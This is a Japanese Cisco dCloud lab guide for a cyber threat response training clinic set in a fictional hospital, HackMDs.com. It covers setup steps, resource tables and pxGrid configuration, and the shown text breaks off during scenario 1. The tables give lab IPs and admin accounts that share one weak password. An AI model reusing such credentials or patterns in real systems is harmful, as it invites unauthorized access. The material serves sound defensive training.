

サイバー防御クリニック ラボ v1

最終更新日: 2018 年 11 月 14 日

このデモンストレーションについて

この事前設定済みデモンストレーションのガイドには、次の内容が含まれています。

[要件](#)

[このソリューションについて](#)

[トポロジ](#)

[はじめに](#)

[シナリオ 1: HackMDs.com - 接続および設定](#)

[シナリオ 2: ターゲットの偵察: 将来の攻撃に利用する脆弱性の情報を収集する](#)

[シナリオ 3: スマッシュ アンド グラブ: パブリック ネットワーク サービスを正面から攻撃する](#)

[シナリオ 4: ランサムウェア シナリオ](#)

[シナリオ 5: 内部の脅威: 内部で移動し、データを取得してエクスポートする](#)

[シナリオ 6: 侵害されたホスト: アクセスを制御し、悪意のある脅威をモニタリングする](#)

[シナリオ 7: 集中防御](#)

[シナリオ 8: Cyber Threat Response チャレンジ](#)

要件

次の表に、このデモンストレーションの要件の概要を示します。

表 1. 要件

必須	オプション
<ul style="list-style-type: none"> ネットワーク機能があるラップトップ 	<ul style="list-style-type: none"> Cisco AnyConnect® ラボ ノートを読むための 2 台目のデバイス

このソリューションについて

Cisco Cyber Threat Response (CTR) クリニックは、Cisco Security Integrated Threat Defense (ITD) アーキテクチャおよびソリューションに基づくトレーニングプラットフォームとして構築されています。受講者は、仮想化されたエンタープライズ ラボ環境で、攻撃側と防御側の両方の役割を演じながら、現実的なサイバーセキュリティ攻撃を経験できます。多数のエンタープライズ ネットワークをモデルとした環境を利用して、受講者は環境がどのように侵害されるか、セキュリティ侵害がどのように検出されるか、そしてどのように最大の効果で対応できるかを理解できます。



CTR には、お客様向けプレゼンテーション用のコンテンツ、実践的なラボ、さらに事前に録画された製品デモンストレーションなどが含まれています。この 1 日間のコースは、最大 8 つのモジュールを提供することを主な目的として設計されています。最初の 3 つのモジュールは必須の「コア」モジュールです。シスコのセキュリティソリューションについて説明し、その他のコース用素材を効果的に活用するための基盤になります。残りのモジュールは独立したコンテンツとして設計されており、単独のモジュールとして作成されています。これにより、講師は出席者に応じてクリニックの内容をカスタマイズできます。



Cyber Threat Response Comic Book も用意されています



トポロジ

このコンテンツには、スクリプト形式のシナリオと、ソリューションの機能を実例で示すために事前設定された管理ユーザとコンポーネントが含まれています。コンポーネントのほとんどは、管理ユーザ アカウントを使用して任意の設定が可能です。コンポーネントへのアクセスに使用する IP アドレスとユーザ アカウント クレデンシャルは、アクティブ セッションの [トポロジ (Topology)] メニューのコンポーネント アイコンをクリックするか、それらを必要とするシナリオ内の手順を調べることで確認できます。

図 1. dCloud のトポロジ





図 2. Cyber Threat Response ラボ



シナリオ 1: HackMDs.com – 接続および設定

HackMDs へようこそ。この架空の病院の新しいセキュリティ管理者として、各種のリソースについて知っておく必要があります。このシナリオでは、モデル企業に接続して、必要なセキュリティ ツールが稼働および使用できることを確認します。

このシナリオの最後では、ラボ環境と、ラボ内でツールを使用するために必要なリソースのマップにアクセスできるようになります。


手順

ラボの Jumphost に接続する


注: AnyConnect SSL 接続オプションを使用して dCloud ラボにアクセスする場合は、ラボで使用する Windows または Mac オペレーティング システム用に最新の RDP (リモート デスクトップ) クライアントをダウンロードしてください。**Windows の場合**は、最新の **Microsoft Windows Remote Desktop Connection Manager** RDP クライアント ソフトウェア バージョンをダウンロードすることをお勧めします。**Mac の場合**は、最新の **Microsoft Remote Desktop for Mac** RDP クライアント ソフトウェア バージョンをダウンロードすることをお勧めします。**Google.com** で上記のどちらかのキーワードを検索することで、RDP クライアント ソフトウェアの最新バージョンを見つけることができます。**Mac:** このソフトウェアは Apple App Store から入手できます。

1. CTR クリニック環境では、画面右側に、クリニックを完了するまでの残り時間が表示されます。[詳細 (Details)] タブには、開始/終了/ログイン クレデンシャルなど、セッションの詳細が表示されます。[リソース (Resources)] タブには、参考資料のリンクがあります。


Cyber Threat Response Lab v3




2. [サーバ(Servers)] タブには、CTR 環境で実行されているすべてのシステムが表示されます。それぞれのシステムは、必要に応じてこのタブでオンまたはオフにすることができます。




3. ラボの作業を行うには、すべての CTR リソースにアクセスできる Jumphost にアクセスする必要があります。外部の Jumphost を使用するか(推奨)、[リモートデスクトップ(Remote Desktop)] リンクをクリックして、dCloud に組み込まれている Web VPN セッションを開始します。推奨される外部 Jumphost にアクセスするには、[詳細(Details)] をクリックします。ラボの詳細が表示されます。
4. ここでは 2 つの情報が必要になります。まず下方方向にスクロールして、パブリック IP アドレスを確認します。次に上方方向にスクロールしてセッション ID を確認します。



5. Web ブラウザを開き、[http://\(パブリック IP アドレス\)](http://64.100.11.107/#/) にアクセスします。ラボの Jumphost が表示されます。



6. ユーザ名 **dcloud** とパスワード(**セッション ID**)を使用してログインします。この例では、パスワードは 483715 です。
7. Jump 環境にログインすると、CTR リソースへのリンクが表示されます。アクセスするリソースをクリックします。Web ブラウザの戻るボタンをクリックしてアクティブ セッションを終了すると、[接続履歴 (Recent Connections)] 領域に接続が表示されます。



8. リソースにアクセスする方法としては、セッションへのアクセス後に dCloud 環境から接続する方法があります。ネットワークトポロジに表示されているリソースをクリックします。そのリソースがアクセス可能であれば、[リモートデスクトップ (Remote Desktop)] をクリックすることができます。たとえば、Jumphost にアクセスするには、トポロジ内のアイコンをクリックして、図に示す [リモートデスクトップ (Remote Desktop)] をクリックします。クリックすると、このリソースに対するブラウザ ベースの RDP 接続が開始されます。




エンタープライズ システムの検証

このタスクでは、攻撃対象のシステムが正常に動作していて、ラボ環境内で使用できることを確認します。次のリソースにアクセスします。

表 2. エンタープライズ リソース

ホスト	IP アドレス	ユーザ名	パスワード
www.hackmds.com	198.19.20.5	該当なし	該当なし
WOW (Workstation on Wheels)	198.19.30.100	HACKMDS\nurse	C1sco12345
DR. Workstation	198.19.30.101	HACKMDS\dhowser	C1sco12345
Contractor Workstation	198.18.133.10	HACKMDS\dhowser	C1sco12345
Kali Linux Workstation	198.18.133.6		C1sco12345
IT Workstation	198.19.30.102	HACKMDS\IT	C1sco12345

1. Guacamole にログインしたら、Contractor、DR、IT、Kalie Linux、Workstation on Wheels、および Jumphost 環境に自動的にログインできることを確認します。
2. システムへのログインを求められたら、ログイン名: **HACKMDS\dhowser**、パスワード: **C1sco12345** を入力します。
3. すべてのシステムに対する接続を確認したら、Jumphost システムをクリックして接続テストを続行します。
4. Jumphost デスクトップで Firefox Web ブラウザを開きます。複数のタブを開くことで必要なすべてのリソースにアクセスしやすくなります。
5. Firefox で最後に開いたタブに移動し、<http://www.hackmds.com/> Web サイトが表示されていることを確認します。



注: この時点で検証が完了し、HackMDs.com のエンタープライズ管理プラットフォームに正常に接続したことになります。

セキュリティシステムの検証

このタスクでは、HackMDs.com で使用できるセキュリティツールがラボ内で実行され、使用可能になっていることを確認します。

表 3. リソース

ホスト	IP アドレス	ユーザ名	パスワード
Identity Services Engine (ISE)	198.19.10.4	admin	C1sco12345
Firepower Management Center (FMC)	198.19.10.5	admin	C1sco12345
Stealthwatch Management Console (SMC)	198.19.10.6	admin	C1sco12345
Private AMP サーバ	198.19.10.11	admin@hackmds.com	C1sco12345
E メール セキュリティ アプライアンス (ESA)	https://smtp.hackmds.com	admin	C1sco12345
Rapid7 Nexpose	198.19.10.3:3780	dcloud	C1sco12345
Splunk	198.19.10.15:8000	admin	C1sco12345
IBM QRadar	198.19.10.18	admin	C1sco12345

1. Jumphost PC にログインしていることを確認します。
2. Jumphost PC デスクトップで Firefox ブラウザに戻るか、必要に応じてブラウザを再度開きます。
3. ブラウザ タブのセッションが自動的に開くはずですが。開かれるタブは、Firepower Management Center (FMC)、Private AMP サーバ、Stealthwatch Management Console (SMC)、Identity Services Engine です。表 3 にリソースとしてリストされている IP アドレスへのブラウザ セッションを開いて、各セキュリティシステムにアクセスすることもできます。
4. 次に、Cisco Firepower System (FMC) (<https://198.19.10.5/>) にアクセスするか、最初のタブに切り替えます。
5. ログイン画面で、ユーザ名: **admin**、パスワード: **C1sco12345** を使用してログインします。

注:「Existing Session Detected or Session Expired (既存のセッションが検出されたかセッションが期限切れになりました)」というメッセージが表示されたら、[続行 (Proceed)] ボタンをクリックします。

6. Cisco Firepower Manager Console ダッシュボードに接続したことを確認します。
7. 次に残りのタブについてこのプロセスを繰り返します。ログイン情報は次のとおりです。
 - a. Cisco Private AMP コンソール: ユーザ名: **admin@hackmds.com**、パスワード: **C1sco12345**
 - b. Cisco Stealthwatch Management Console (SMC): ユーザ名: **admin**、パスワード: **C1sco12345**
 - c. Cisco Identity Services Engine (ISE): ユーザ名: **admin**、パスワード: **C1sco12345**
 - d. Cisco E メール セキュリティ アプライアンス (ESA): ユーザ名: **admin**、パスワード: **C1sco12345**
 - e. Rapid7 Nexpose: ユーザ名: **dcloud**、パスワード: **C1sco12345**
 - f. Splunk: ユーザ名: **admin**、パスワード: **C1sco12345**
 - g. QRadar: ユーザ名: **admin**、パスワード: **C1sco12345**

注:この時点で、HackMDs.com のセキュリティ管理プラットフォームに接続したことになります。

ISE と FMC の可視性との間に pxGrid サービスを確立する

Cisco pxGrid (Platform Exchange Grid) は、複数のセキュリティ製品を連動させることができる、オープンでスケーラブル、かつ IETF 標準主導型のデータ共有および脅威制御プラットフォームです。pxGrid 機能については、CTR ラボで説明します。このタスクでは、Cisco Identity Services Engine (ISE) と Cisco Firepower で pxGrid を有効にします。これらの他にも、pxGrid を活用して統合できるツールが多数あります。

pxGrid の詳細については、https://www.cisco.com/c/ja_jp/products/security/pxgrid.html を参照してください。

注: ラボ 6 では PxGrid サービスを使用するため、これらの手順が重要になります。


1. ISE にサインインし、[管理 (Administration)] > [pxGrid サービス (pxGrid Services)] の順に移動して、2 つの FMC オプションの横のチェックボックスをオンにします。次に [削除 (Delete)] ボタンをクリックし、[選択項目の削除 (Delete Selected)] を選択します。

Client Name	Client Description	Capabilities	Status
<input type="checkbox"/> ise-mnt-ise		Capabilities(2 Pub, 1 Sub)	Online (XMPP)
<input type="checkbox"/> ise-bridge-ise		Capabilities(0 Pub, 5 Sub)	Online (XMPP)
<input type="checkbox"/> ise-admin-ise		Capabilities(5 Pub, 2 Sub)	Online (XMPP)
<input type="checkbox"/> ise-pubsub-ise		Capabilities(0 Pub, 0 Sub)	Offline (XMPP)
<input checked="" type="checkbox"/> iseagent-fmc.hackmds.com-2aa2...		Capabilities(0 Pub, 6 Sub)	Online (XMPP)
<input type="checkbox"/> smc		Capabilities(0 Pub, 3 Sub)	Online (XMPP)
<input type="checkbox"/> firesightisetest-fmc.hackmds.co...		Capabilities(0 Pub, 0 Sub)	Offline (XMPP)

2. この選択の確認が求められます。[はい (Yes)] を選択します。

Are you sure you want to Delete the selected client(s)?

3. 次に Firefox ブラウザで FMC コンソールに移動し、[システム (System)]、[統合 (Integrations)]、[ID ソース (Identity Sources)]、[Identity Services Engine] の順に移動し、[テスト (Test)] を選択して、接続が確立されたことを確認します。



4. 接続に成功したことがわかります。



5. 次に ISE コンソール セッションに戻り、[更新 (Refresh)] ボタンをクリックして、次の図に示すように 2 つの FMC pxGrid 接続が再確立されたことを確認します。
6. ISE で [管理 (Administration)] > [システム (System)] > [導入 (Deployment)] の順にクリックします。



7. [導入ノード (Deployment Nodes)] の下の [ISE] リンクをクリックします。

The screenshot shows the 'Deployment Nodes' section of the Cisco dCloud Administration console. At the top, there is a navigation bar with tabs for Context Visibility, Operations, Policy, Administration (selected), and Work Centers. Below this is a breadcrumb trail: Work Resources > Device Portal Management > pxGrid Services > Feed Service > Threat Centric NAC. A secondary navigation bar includes Logging, Maintenance, 